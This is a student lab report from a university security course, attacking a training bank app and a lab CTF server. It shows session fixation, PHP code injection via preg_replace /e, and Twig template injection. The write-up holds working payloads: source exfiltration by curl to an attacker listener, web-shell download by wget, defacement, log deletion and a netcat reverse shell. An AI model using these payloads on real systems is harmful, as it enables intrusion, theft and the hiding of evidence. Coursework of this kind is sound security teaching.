

LAB REPORT

---

**SECURITY INSIDER LAB II**  
**PART 3: WEB APPLICATION**  
**VULNERABILITIES - 3**

---

Group 5

Abhijeet Patil

Mohammad Saiful Islam

Thejeswi Preetham Nagendra Kamatchi

## Exercise 1: Session Fixation

The security team of the bank is working overtime to fix all the holes you discovered and exploited. Assume that they were successful in disabling all vulnerabilities which you exploited using JavaScript. Further, assume that you cannot steal cookies anymore. Is there still a way to get access to an account of a user?

### 1. Sketch an attack that allows you to take over the session of a bank user.

- a We visit the bank application with a cookie with the key "USESECURITYID". This key has a random hexadecimal value assigned to it.
- b We send a money transfer to the victim's account with a meta tag in the remark. The meta tag looks like: `<meta http-equiv="Set-Cookie" content="USESECURITYID=abc path=/">`
- c Now when the victim visits his accounts page, his session has been replaced with a different session or "USESECURITYID".
- d The attacker now visits the bank application with his "USESECURITYID" manually set to the same one as the victim and thus can access his account.

### 2. How can you generally verify that an application is vulnerable to this kind of attack?

- a Copy the security token from one browser and paste it in another browser.
- b Login from the second browser.
- c Refresh the page in the first browser, if the page is logged in to the account with which user logged in to the second browser, the application is vulnerable to session fixation.

### 3. Does https influence your attack?

https does not influence this attack.

#### 4. Accordingly, which countermeasure are necessary to prevent your attacks? Patch your system and test it against session fixation again.

A counter measure to prevent this attack is:


- i Generating new tokens every request.
- ii Removing tags from user inputs.
- iii Regenerating session ID when session state changes.

## Exercise 2: Remote code injection

At this point you are quite familiar with the user interface of your bank application.

#### 1. Find a section that allows you to inject and execute arbitrary code (PHP). Document your steps and explain why does it allow the execution?

The section that executes arbitrary PHP code is in the "htbdetails" details page of the vBank application. There, in the search field we enter the string `'.system("uptime%3Bid").'`



The screenshot shows the 'Account details' page for account 11111111 as of 24/05/2017. The page displays account information and a table of transfers. The transfer list has one entry with a remark that is a PHP system command, demonstrating a remote code injection vulnerability.

Date	Bank Code	Account No	Remark	Amount
2017-05-24	41131337	22222222	console.log(window.location.href);	0.00

Cur. Balance 91516.00  
Deposit 0.00  
Av. Balance 91516.00


Search word/number in transfer list:

Figure 1: vulnerable section

- The input vector field for submit query on the account details page is vulnerable to code injection. The user input value to query is stored in `replaceWith`. Further, `replaceWith` is stored in `transfersStr`. `preg_replace` is used to sanitize the user input. But `preg_replace` uses the `e` modifier.
- Most modifiers are quite harmless and let you do things like case-insensitive and multi-line searches, however one modifier, `e` will cause PHP to execute the result of the pregreplace operation as PHP code. Setting the `e` regex modifier will cause PHP to execute the replacement value as code.
- To exploit the code, all the attacker has to do is provide some PHP code to execute, generate a regular expression which replaces some or all of the string with the code, and set the `e` modifier on the regular expression.
- It has been deprecated in later revisions (PHP  $\geq 5.5.0$ ) due to its recklessly insecure nature.

**2. Disclose the master password for the database your bank application has access to. Indicate username, password and DB name as well as the IP address of the machine this database is running on.**

All the configuration information can be found using a simple global variable dump: We use this as our query: `'.var_dump(get_defined_vars());'`



```

'db/loans.period' => string 'period' (length=6)
'db/loans.interest' => string 'interest' (length=8)
'db/loans.time' => string 'time' (length=4)
'db/transfers.id' => string 'id' (length=2)
'db/transfers.time' => string 'time' (length=4)
'db/transfers.dstacc' => string 'dstacc' (length=6)
'db/transfers.dstbank' => string 'dstbank' (length=7)
'db/transfers.srcacc' => string 'srcacc' (length=6)
'db/transfers.srcbank' => string 'srcbank' (length=7)
'db/transfers.remark' => string 'remark' (length=6)
'db/transfers.amount' => string 'amount' (length=6)
'db/types.id' => string 'id' (length=2)
'db/types.name' => string 'name' (length=4)
'db/users.id' => string 'id' (length=2)
'db/users.password' => string 'password' (length=8)
'db/users.username' => string 'username' (length=8)
'db/users.name' => string 'name' (length=4)
'db/users.firstname' => string 'firstname' (length=9)
'db/users.time' => string 'time' (length=4)
'db/users.lastname' => string 'lastname' (length=8)
'db/users.lastip' => string 'lastip' (length=6)
'db/server' => string '127.0.0.1' (length=9)
'db/login' => string 'root' (length=4)
'db/pwd' => string 'secret' (length=6)
'db/name' => string 'vbank' (length=5)
'account_number' => int 11111111
'sql' => string 'select time, dstbank, dstacc, srcbank, srcacc, remark, amount from transfers where (srcacc=11111111 and srcbank=41111111)' (length=100)
'result' => resource(4, mysql result)
'row' =>
  array (size=7)
    0 => string '2017-05-24 17:44:14' (length=19)
    1 => string '41131337' (length=8)
    2 => string '11111111' (length=8)
    3 => string '41131337' (length=8)
    4 => string '22222222' (length=8)
    5 => string 'console.log(window.location.href);' (length=34)
    6 => string '0' (length=1)
'transfersStr' => string '<tr class="evenRow">
<td align="center" valign="top">2017-05-24</td>
<td>41131337</td>
<td>22222222</td>
<td>console.log(window.location.href);</td>
<td class="right"><font color="#009000">0.00</font></td>
</tr>
' (length=212)
'matches' => int 1

```

**Figure 2:** retrieving useful Database information

In the output received we can find the relevant information highlighted. The server's IP address, database login ID and password are all found.

### 3. Explain how you can display the php settings of your webserver! Which information is relevant for the attacker ?

In the query field we can use 'phpinfo(INFO\_GENERAL)' to get a section of the php settings relevant to us. We use the flag INFO\_GENERAL to narrow down on the information more useful to the attacker. In this case an attacker can get information regarding the include path, the web root directory, etc which could be then used to retrieve sensitive information from the files.



```

188 </style>
189 <title>phpinfo()</title><meta name="ROBOTS" content="NOINDEX,NOFOLLOW,NOARCHIVE" /></head>
190 <body><div class="center">
191 <table>
192 <tr class="h"><td>
193 <a href="http://www.php.net/">System </td><td class="v">Linux reDo9 4.10.0-21-generic #23-Ubuntu SMP Fri Apr 28 16:14:22 UTC 2017 x86_64 </td></tr>
198 <tr><td class="e">Server API </td><td class="v">Apache 2.0 Handler </td></tr>
199 <tr><td class="e">Virtual Directory Support </td><td class="v">disabled </td></tr>
200 <tr><td class="e">Configuration File (php.ini) Path </td><td class="v">/etc/php/5.6/apache2 </td></tr>
201 <tr><td class="e">Loaded Configuration File </td><td class="v">/etc/php/5.6/apache2/php.ini </td></tr>
202 <tr><td class="e">Scan this dir for additional .ini files </td><td class="v">/etc/php/5.6/apache2/conf.d </td></tr>
203 <tr><td class="e">Additional .ini files parsed </td><td class="v">/etc/php/5.6/apache2/conf.d/10-mysqlnd.ini,
204 /etc/php/5.6/apache2/conf.d/10-opcache.ini,
205 /etc/php/5.6/apache2/conf.d/10-pdo.ini,
206 /etc/php/5.6/apache2/conf.d/20-calendar.ini,
207 /etc/php/5.6/apache2/conf.d/20-ctype.ini,
208 /etc/php/5.6/apache2/conf.d/20-exif.ini,
209 /etc/php/5.6/apache2/conf.d/20-fileinfo.ini,
210 /etc/php/5.6/apache2/conf.d/20-ftp.ini,
211 /etc/php/5.6/apache2/conf.d/20-gettext.ini,
212 /etc/php/5.6/apache2/conf.d/20-iconv.ini,
213 /etc/php/5.6/apache2/conf.d/20-json.ini,
214 /etc/php/5.6/apache2/conf.d/20-mbstring.ini,
215 /etc/php/5.6/apache2/conf.d/20-mysql.ini,
216 /etc/php/5.6/apache2/conf.d/20-mysqli.ini,
217 /etc/php/5.6/apache2/conf.d/20-mysqli.ini,

```

Figure 3: Displaying phpinfo

### 4. Assume you are running a server with virtual hosts. Can you disclose the password for another bank database and can you access it? Explain. Which potential risk does this vulnerability imply for virtual hosts?

Yes, it is possible to access the master password for the database of another bank if we get access to the config file of the specific application. There is no mechanism to secure the application. So the virtual hosts will be affected.

The attacker could perform all attacks that we performed in this task considering that the vulnerabilities were not removed. Virtual hosts are maintained by the servers to host

numerous websites. If the information about virtual hosts are exposed, then sites too can be exploited.

We first have to list all the virtual hosts configured on the server. With the command `apache2ctl -S` we can list them. So the query will be `'.system("apache2ctl -S")'`.




Figure 4: exposing virtual hosts.

5. Display `/etc/passwd` of the web server, the bank application is running on. Try different methods to achieve this goal. Explain why some methods cannot be successful.


With the command `'.system("cat /etc/passwd")'` in the search field, the `passwd` file can be displayed.



Figure 5: displaying `/etc/passwd`.

6. Show how to "leak" the complete source files of your web application. Briefly describe, how you accomplished this.

- a On the attacker's computer we use: `nc -vlp 6666 > vbank.zip`
- b `query= 'system("zip -q -r /tmp/vbank.zip ../*; curl -F 'data=@/tmp/vbank.zip;' http://0.0.0.0:6666").'`
- c The attacker receives the file.



```
tpman@reDo9:~/Learn/SS17/ISL2/part3/receive_folder$ ls
vbank.zip
tpman@reDo9:~/Learn/SS17/ISL2/part3/receive_folder$ unzip vbank.zip
Archive:  vbank.zip
warning [vbank.zip]:  362 extra bytes at beginning or within zipfile
             (attempting to process anyway)
   creating: images/
  inflating: images/bt.gif
  inflating: images/rt.gif
  inflating: images/lt_tp_iedge.gif
  inflating: images/top_blue_menu.jpg
  inflating: images/tp.gif
 extracting: images/isl_header2.png
   creating: images/login/
  inflating: images/login/top.gif
  inflating: images/login/bottombg.gif
 extracting: images/login/topbg.gif
 extracting: images/login/bottom.gif
 extracting: images/login/bottom_old.gif
  inflating: images/rowheader_bg.gif
  inflating: images/svs_header2.jpg
  inflating: images/haupteingang4.jpg
  inflating: images/haupteingang.png
```

Figure 6: leaked source files.

7. Suppose you are an anonymous attacker:

- Upload a web shell on the victim server and show that you can take control of the server.
- Deface the main bank page.
- Clear possible traces that could lead to you.

To upload a shell,

In attacker's machine: `nc -v -n -l -p 1234`. In victim's machine, we run this command using the search box: `'.system("wget -N 0.0.0.0:5000/static/shell.php").'`

From the attacker's machine we are able to access the shell.




Figure 7: shell uploaded.

To Deface the main page,

In the attacker's end, there was a `index.php` file made in `/var/www/html/static/` folder. Attacker will simply run 'wget' to download that file on victim's machine, which will replace victim's `index.php`.

Command to use in search field: `'.system("wget -N 0.0.0.0:5000/static/index.php").'`





**Figure 8:** Webapp defaced.

To clear possible traces,

Traces can be generally found in log files. Attacker can remove those logs by including 'rm' commands. Also the 'index.php' and 'shell.php' could be deleted.

Command to delete files:

```
'system("rm /var/log/apache2/*").'  
'system("rm /var/log/syslog").'  
'system("rm /var/log/user.log").'  
'system("rm /var/www/html/shell.php").'  
'system("rm /var/www/html/index.php").'
```

## Exercise 3: Remote Code Execution - Modern Example

This task presents the possibility to attack a "modern" Web Applications. This is a live task. You need the lab network to perform it.

1. Find the vulnerable webApp. Confirm your findings with your lab instructor.

We connected to the lab's network and used 'zenmap' to find the vulnerable WebApp. It was found on 192.168.1.102. Here is the screenshot of index page:




Figure 9: vulnerable webapp.

2. Can you find any interesting files. Note down those files.

We have used a scanning tool, 'nikto', to look for files. We found following:

```

root@kali: ~
File Edit View Search Terminal Help
root@kali:~# nikto -host 192.168.1.102
- Nikto v2.1.6

-----
+ Target IP: --> 192.168.1.102
+ Target Hostname: 192.168.1.102
+ Target Port: 80
+ Start Time: 2017-05-24 20:09:36 (GMT2)
-----
+ Server: Hot Chocolate WITH MARSHMALLOW HTTP
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Cookie PHPSESSID created without the httponly flag
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Server leaks inodes via ETags, header found with file /robots.txt, fields: 0x24 0x55011fd836d98
+ Entry '/53cr37.txt' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives
+ <a href="index.php?hname=Cheese Cake">Cheese Cake</a> </th>
+ <th> <a href="index.php?hname=Molten Lava">Molten Lava</a></th>
+ <tr>
+ <td> <a href="index.php?hname=Eclair">Eclair</a></td>
+ </tr>

```

Figure 10: scanned with nikto.

Nikto has found '/robot.txt' and '/53cr37.txt'. We looked into both files and found '53cr37.txt' is interesting.

```

192.168.1.102/53cr37.txt
Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng
<PLEASE KEEP THIS SAFE, IT IS PROTECTED AGAINST ROBOTS VIA robots.txt>
TYPE: AES-256-CBC
KEY: moon123
Initialization-Vector: ff52cb37f3818b8b7f4e175cf222d7f6
Flag_location: /flag

```

Figure 11: 53cr37.txt.


It seems the file contains the location of the flag, key and initializing vector to decrypt it.

3. Now it is time for the actual task, find a Remote Code Execution - RCE vulnerability and use it to execute commands on the server.

Hint: What are web-templates ?!

Looking at the hint, we assume that the webapp was developed using web-templates. Web applications frequently use template systems such as FreeMarker and Twig to embed dynamic content in web pages. When users input is embedded in a template in an unsafe manner, it would be vulnerable to Remote Code Execution.

At this point we do not know which template was used in the webapp. We have found there is an injection point 'hname' field. We tried several combination and 'hname={{7\*7}}' worked, meaning 7\*7 was ran and resulted 49. From which we can say that the template 'twig' was used.



```

1 <body>
2 <!--h1> lol </h1-->
3 <title>Top Cakes - 49 | Yummy</title><!DOCTYPE html>
4 <head>
5   <meta http-equiv="Content-Type" content="text/html; charset=utf-8">
6
7
8 </head>
9 <body bgcolor="DarkGray">
10 <br><br>
11 <h1 align=left>delicious.Magazine</h1>
12 <h3 align=center>
13 <br>
14 This is where the cake lovers gather. Join us !<br><br>
15 If you are not hungry yet, you will be.
16 </h3>
17
18 <center></center>
19
20 <center><table cellpadding="100">
21 <tr>
22 <th><a href="index.php">Top Cakes</a> </th>
23 <th><a href="index.php?hname=Black_Forest">Black Forest</a></th>
24 <th><a href="index.php?hname=Cheese_Cake">Cheese_Cake</a> </th>
25 <th><a href="index.php?hname=Molten_Lava">Molten_Lava</a></th>
26 <th><a href="index.php?hname=Eclair">Eclair</a></th>
27 </tr>
28 </table></center>
29

```

Figure 12: Template 'twig' was found.

Twig's `_self` object has an 'env' attribute, which refers to `Twig_Environment` object. The method `registerUndefinedFilterCallback()` of 'env' object can be used to registering 'exec' or 'system' command, and the `getFilter()` method can be used to pass the command we want to execute.

**4. You succeeded to execute commands on the server side. Which user did you compromise?**

By using following on argument in the url, we know that the current user of the system.  
`http://192.168.1.102/index.php?hname={{_self.env.registerUndefinedFilterCallback("system")}}{{_self.env.getfilter("whoami")}}`

The result was `www-data`, meaning we have compromise the user 'www-data'.

**5. Can you get a shell? If yes, pwn that server. What is the difference between bind and reverse shells?**

**Bind Shell**

When a user uses BASH and binds a shell to one of it's local port, so that someone can execute commands to on the local network, is called Bind shell.

**Reverse Shell**

A reverse shell works by the remote computer sending its shell to a specific user, rather than binding it to a port, which would be unreachable in many circumstances. This allows root commands over the remote server.

We can get a reverse Shell using netcat, since we are able to execute commands on victim's machine.

On the attacker side:

```
nc -lvp 6666
```

After that we run a nc command on victim's side using our exploit.:

```
http://192.168.1.102/index.php?hname={{_self.env.registerUndefinedFilterCallback("system")}}{{_self.env.getfilter("nc -c /bin/sh 192.168.1.29 6666")}}
```

**6. Capture the flag. Use all the information you gathered earlier to extract it. Show your results to your lab instructor.**

From task 2, we know the location of the flag, which is `/flag`. We can see it's content

using 'cat' command running through url.:

```
http://192.168.1.102/index.php?hname={{_self.env.registerUndefinedFilterCallback("system")}}
{{_self.env.getfilter("cat /flag")}}
```

